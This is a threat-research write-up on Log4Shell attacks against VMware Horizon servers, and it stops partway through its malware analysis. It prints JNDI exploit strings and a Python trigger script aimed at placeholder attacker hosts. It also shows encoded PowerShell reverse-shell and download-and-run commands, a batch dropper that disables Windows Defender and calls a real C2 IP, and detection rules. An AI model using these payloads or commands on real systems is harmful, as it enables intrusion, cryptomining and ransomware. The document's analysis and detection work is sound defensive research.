Threats Looming Over the Horizon

cynet.com/attack-techniques-hands-on/threats-looming-over-the-horizon/

By: Orion Threat Research and Intelligence Team

HorizonBackdoor – Log4Shell vulnerability leads to VMware Horizon Servers exploitation

Based on several incident response investigations, Cynet has detected active exploitations of the Log4Shell vulnerability on **VMware Horizon Servers by different threat actors who** deployed Cobalt Strike beacons, Cryptominers, and fileless reverse shells.

Additional indicators point to the Night Sky ransomware group and Memento ransomware.

Prologue

Log4j is an open-source logging framework distributed by Apache group that is widely used by well-known public services and roughly one-third of the world's web servers.


On December 9, 2021, an RCE (Remote Code Execution) vulnerability was disclosed within the log4j package (CVE-2021-44228, CVE-2021-45046) which allows an attacker to execute arbitrary code on machines that utilize the logging functionality of the log4j package giving the vulnerability its common name: **Log4Shell**.

For additional information and details please visit our Log4Shell Explained webpage.

Attack scenario example:
Log4Shell JNDI attack – An attacker can craft the following HTTP header and send it to the target application:


```
GET / HTTP/1.1
Host: vulnerable.com

User-Agent: ${jndi:ldap://attacker.com/path/to/malicious/Java_class}
```

By using the technique above to exploit the vulnerability, a simple Python script can be used to trigger an RCE on a vulnerable server:



```
import requests

url = "vulnerable-server.com"

rce_headers = {
    "Host": "vulnerable-server.com",
    "User-Agent": "${jndi:ldap://attacker-domain.com/malicious_java_class}"
}

response = requests.get(url, headers=rce_headers)
```

Another example of the Log4Shell JNDI attack is demonstrated by the Swiss Government CERT:


The log4j JNDI Attack
and how to prevent it
An attacker inserts the JNDI lookup in a header field that is likely to be logged.
HTTP
The string is passed to log4j for logging
log4j interpolates the string and queries the malicious LDAP server.
BLOCK WITH WAF
DISABLE JNDI LOOKUPS
PATCH LOG4J
Attacker
Vulnerable Server
http://victim.xa
Vulnerable log4j implementation
Malicious LDAP Server
ldap://evil.xa
1
2
3
4
5
LOG
DISABLE LOG4J
DISABLE REMOTE CODEBASES
JAVA deserializes (or downloads) the malicious Java class and executes it.
The LDAP server responds with directory information that contains the malicious Java class
GovCERT.ch

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```

```
${jndi:ldap://evil.xa/x}
```

```
ldap://evil.xa/x
```

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ....
}
```

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

Following the Log4Shell exploits, VMware reported that several of its products were vulnerable. You can find the full list here.
One of the reported products is VMware Horizon, which is being used for digital workspaces that offer virtual desktops and apps across the cloud. You can find a VMware disclosure report here.

Timeline of Log4Shell and VMware Horizon exploitation:

- **December 9th, 2021 –** Log4j vulnerabilities were discovered and classified with the CVSS score of 10 (Critical).
- **December 10th, 2021** – VMware reported on Apache Log4j Remote Code Execution Vulnerabilities on several products.
- **Starting January 1st, 2022** – The Cyber Security community began reporting on threat actors who are actively trying to exploit VMware Horizon while abusing the log4j vulnerability. In these exploitation attempts, threat actors were using the log4j vulnerability found in the Apache Tomcat service embedded in VMware Horizon.

VMware has published recommendations & mitigation steps for the vulnerability, including patches:

https://kb.VMware.com/s/article/87073

Downloads	Release Notes
Horizon 2111	VMware Horizon 8 2111 Release Notes

Horizon 7.13.1	VMware Horizon 7 version 7.13.1 Release Notes
Horizon 7.10.3	VMware Horizon 7 version 7.10.3 Release Notes

Case Overview:

At the beginning of January 2022, Cynet's Orion threat research and intelligence team observed threat actors abusing the Apache Tomcat service and utilizing the Log4Shell vulnerability to exploit VMware Horizon servers to gain initial access to the environment.

The threat actors deployed additional payloads and established communication to C2 servers, Cobalt Strike beacons, Cryptominers, etc.

Based on the IOCs (indicators of compromise) and the TTPs (tactics, techniques, and procedures) observed, we believe that Chinese-based ransomware operators dubbed Night Sky (and tracked by Microsoft as DEV-0401) is behind on some of the attacks.
On January 11th, Bleeping computer reported "Night Sky ransomware uses Log4j bug to hack VMware Horizon servers".


In addition to the Chinese-based ransomware operators, we observed unknown threat actors using Cobalt Strike on vulnerable VMware Horizon servers.
These unknown threat actors abused PowerShell to load and inject a fileless beacon into the memory.

We have also responded to an incident where threat actors attempted to establish a reverse shell session through a PowerShell command.

According to our observations, in all these cases the process ws_tomcatservice.exe was involved.


- **Path:** c:\program files\VMware\VMware view\server\bin\ws_tomcatservice.exe
- **Command-line:** ws_TomcatService.exe" -SCMStartup TomcatService

From our IR case, here are some examples of ws_tomcatservice.exe executing PowerShell encoded commands:



```
Jan 11, 2022 @ 12:56:34.000   powershell.exe -exec bypass -enc aQBlAHgAIAAoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4   c:\program files
                              AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOAA1AC4AMQAxADIALgA4ADMALgAxADEANgA6ADgAMAA4ADAALwBkAHI   \vmware\vmware vi
                              AdgAnACkAKQA=                                                                                                                         ew\server\bin\ws_
                                                                                                                                                                    tomcatservice.exe

Jan 3, 2022 @ 08:23:16.000    powershell -nop -ec JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBU   c:\program fi
                              AEMAUABDAGwAaQBlAG4AdAAoACIAMQA0ADIALgA0ADQALgAyADUAMQAuADcANwAiACwANAA0ADQANQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0   \vmware\vmware vi
                              AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBs   ew\server\bin\ws_
                              AGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAg   tomcatservice.exe
                              AC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4
                              AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBh
                              AGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9

Jan 3, 2022 @ 08:21:04.000    powershell -nop -ec JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBU   c:\program files
                              AEMAUABDAGwAaQBlAG4AdAAoACIAMQA0ADIALgA0ADQALgAyADUAMQAuADcANwAiACwANAA0ADQANQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0   \vmware\vmware vi
                              AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBs   ew\server\bin\ws_
                              AGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAg   tomcatservice.exe
                              AC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4
                              AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBh
                              AGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9

Jan 3, 2022 @ 08:20:45.000    powershell -nop -ec JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBU   c:\program files
                              AEMAUABDAGwAaQBlAG4AdAAoACIAMQA0ADIALgA0ADQALgAyADUAMQAuADcANwAiACwANAA0ADQANQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0   \vmware\vmware vi
                              AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBs   ew\server\bin\ws_
                              AGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAg   tomcatservice.exe
                              AC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4
                              AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBh
                              AGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9

Jan 3, 2022 @ 08:20:24.000    powershell -nop -ec JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBU   c:\program files
                              AEMAUABDAGwAaQBlAG4AdAAoACIAMQA0ADIALgA0ADQALgAyADUAMQAuADcANwAiACwANAA0ADQANQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0   \vmware\vmware vi
                              AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBs   ew\server\bin\ws_
                              AGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAg   tomcatservice.exe
                              AC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4
                              AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBh
                              AGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9
```

Following this information and the execution commands via the ws_tomcatservice.exe process, the threat actors automatically gained system privileges (nt authority – system).



```
OS Version                                   Windows Server 2016 Standard x64 1607
Parent Process Details.Process CreationTime  ⚠ 2021-08-22 18:25:09
Parent Process Details.Process PID           4,576
Parent Process Details.Process Params        "C:\Program Files\VMware\VMware View\Server\bin\ws_TomcatService.exe" -SCMStartup TomcatService
Parent Process Details.Process Path          c:\program files\vmware\vmware view\server\bin\ws_tomcatservice.exe
Parent Process Details.Process Running User  [redacted]\nt authority - system
Parent Process Details.Process SHA256        3549B49961904153CE20B26EE179B42A6BE99B6B3D1764F244BBE09F459F0CF6
Parent Process Details.Process SSDeep        3072:HVI2CDY2ZWH38Ix+YZPU9/TJROvXQTbji26:HVI2C3WXz+8PCxTbg
Parent Process Details.Process is signed     Signed and cataloged
Process Details.Process CreationTime         2022-01-03 08:20:23
Process Details.Process PID                  3,288
```

Detection logic suggestions:

The first **detection suggestion** is based on the above information:

MITRE reference: TA0001 (Initial Access), T1190 (Exploit Public-Facing Application)


- **Parent process name:** ws_tomcatservice.exe
- **Parent process path:** %ProgramFiles%\VMware\VMware View\Server\*
- **Child process:** CMD or PowerShell
  In addition, we recommend monitoring all known LOLBins (Living Off the Land Binaries) that allow download or execution methods.

Note that the community shared a Sigma rule which covers a similar logic:
https://github.com/SigmaHQ/sigma/blob/70deac624004fd9d3c0326cd897042b5f5bc574b/rules/windows/process_creation/win_webshell_spawn.yml#L20

We observed threat actors that carried out research on the "VMware View" installation and noticed that one of the binaries being installed as part of "VMware View" is node.exe.
This binary allows threat actors to use it as a LOLBin for the execution flow.

Path: C:\Program Files\VMware\VMware View\Server\appblastgateway\node.exe

The node.exe process executed cmd.exe as part of the exploitation:



Time	file_path	new_process_command_line	process_path
Jan 17, 2022 @ 05:41:38.093	c:\windows\system32\cmd.exe	C:\Windows\system32\cmd.exe /d /s /c 'cmd.exe'	c:\program files\vmware\vmware view\server\appblastgateway\node.exe

The full kill-chain flow from our logs:

Grandparent process: c:\program files\VMware\VMware view\server\bin\ws_tomcatservice.exe

Parent process: c:\program files\VMware\VMware view\server\appblastgateway\node.exe

Process: c:\windows\system32\cmd.exe

Based on this information, we have created another **detection logic suggestion**:

MITRE reference: TA0001 (Initial Access), T1190 (Exploit Public-Facing Application)

- **Grandparent process:** ws_tomcatservice.exe
- **Grandparent process path:** %ProgramFiles%\VMware\VMware View\Server\*
- **Parent process:** node.exe
- **Parent process path:** %ProgramFiles%\VMware\VMware View\Server\*
- **Parent process command-line contains:** -e or –eval
- **Child process:** CMD or PowerShell
  In addition, we recommend monitoring all known LOLBins (Living Off the Land Binaries) that allows download or execution methods.

Below we will cover several cases of VMware Horizon exploitation attempts.

Initial Access – TA0001 (Initial Access), T1190 (Exploit Public-Facing Application)

Based on MITRE ATT&CK, the incidents started with the "Exploit Public-Facing Application" technique against the VMware Horizon servers, which is part of the "Initial Access" tactic.

In case #1 below, we cover the XMRig crypto-mining trojan. In addition, to the installation of the XMRig, we have also identified indicators that lead us to conclude that the threat actors behind the incident are related to the Night Sky ransomware group (Case 1.1).

Case 1 – XMRig:

Xmrig.exe is part of XMRig open-source CPU/GPU cryptocurrency mining software. XMRig is known as an easy-to-use miner, offering user-friendly options to configure the miner according to the user's preferences.

This incident was detected on Windows Server 2016 Standard x64 and Windows Server 2019 Standard x64, both of which are VMware Horizon servers.

Execution flow:

Parent process: c:\program files\VMware\VMware view\server\bin\ws_tomcatservice.exe
Child process: cmd /C ‘powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -EncodedCommand JAB3AGMAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7A

A CMD instance executed via the ws_tomcatservice.exe process with a /C parameter that executes a PowerShell command encoded in Base64. The PowerShell instance is executed with the following parameters:


- -ExecutionPolicy Bypass; Ignores the execution policy restriction and runs the code without any warning.
- -NoLogo; Hides the copyright banner at startup.
- -NonInteractive; Does not present an interactive prompt.
- -NoProfile; Does not load the PowerShell profile.
- -WindowStyle Hidden; Hides the PowerShell window.
- -EncodedCommand; Executes an encoded base64 command.

The decoded command:

```
$wc = New-Object System.Net.WebClient;
$tempfile = [System.IO.Path]::GetTempFileName();

$tempfile += ‘.bat’;

$wc.DownloadFile(‘http://72.46.52[.]135/mad_micky[.]bat’, $tempfile);

& $tempfile
```

The above command uses System.Net.WebClient Class to access a web page, in our case the C2 server *72.46.52[.]135.*
The command downloads the file “mad_micky.bat” and overwrites a file located in the %temp% directory.

We downloaded mad_micky.bat for further analysis:


```
1  @echo off
2  powershell -c "Set-MpPreference -DisableRealtimeMonitoring $true"
3  IF EXIST "%USERPROFILE%\mimu1" (
4      GOTO exist1
5  ) else (
6      goto exist
7  )
8  
9  :exist1
10 tasklist /fi "imagename eq xmrig.exe" | find ":" >NUL
11 if not %errorlevel% == 0 (
12   echo now is running
13   exit /b 1
14 )
15 
16 :exist
17 echo form exist1
18 powershell -Command "$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]::GetTempFileName(); $tempfile += '.bat'; $wc.DownloadFile('http://72.46.52.135/mad.bat', $tempfile); & $tempfile ; Remove-Item -Force
   $tempfile"
```

mad_micky.bat – Batch file including malicious content.

First, the malicious batch file provides an indication on a PowerShell command that disables the real time monitoring in Windows.

```
Line 2: Powershell -c “Set-MpPreference -DisableRealtimeMonitoring $true”
```


The above command is related to the Impair Defenses technique – MITRE T1562.
Threat actors disabled Windows Defender real-time monitoring in order to prepare the compromised host for the next stage of payloads.

Then, it checks whether following path exists:

```
%USERPROFILE%\mimu1 – C:\users\{current_user}\mimu1
```

If the condition is met, the flow “exist1” is taken – It checks whether the process “xmrig.exe” is running, and if it is running, it prints “now is running”.

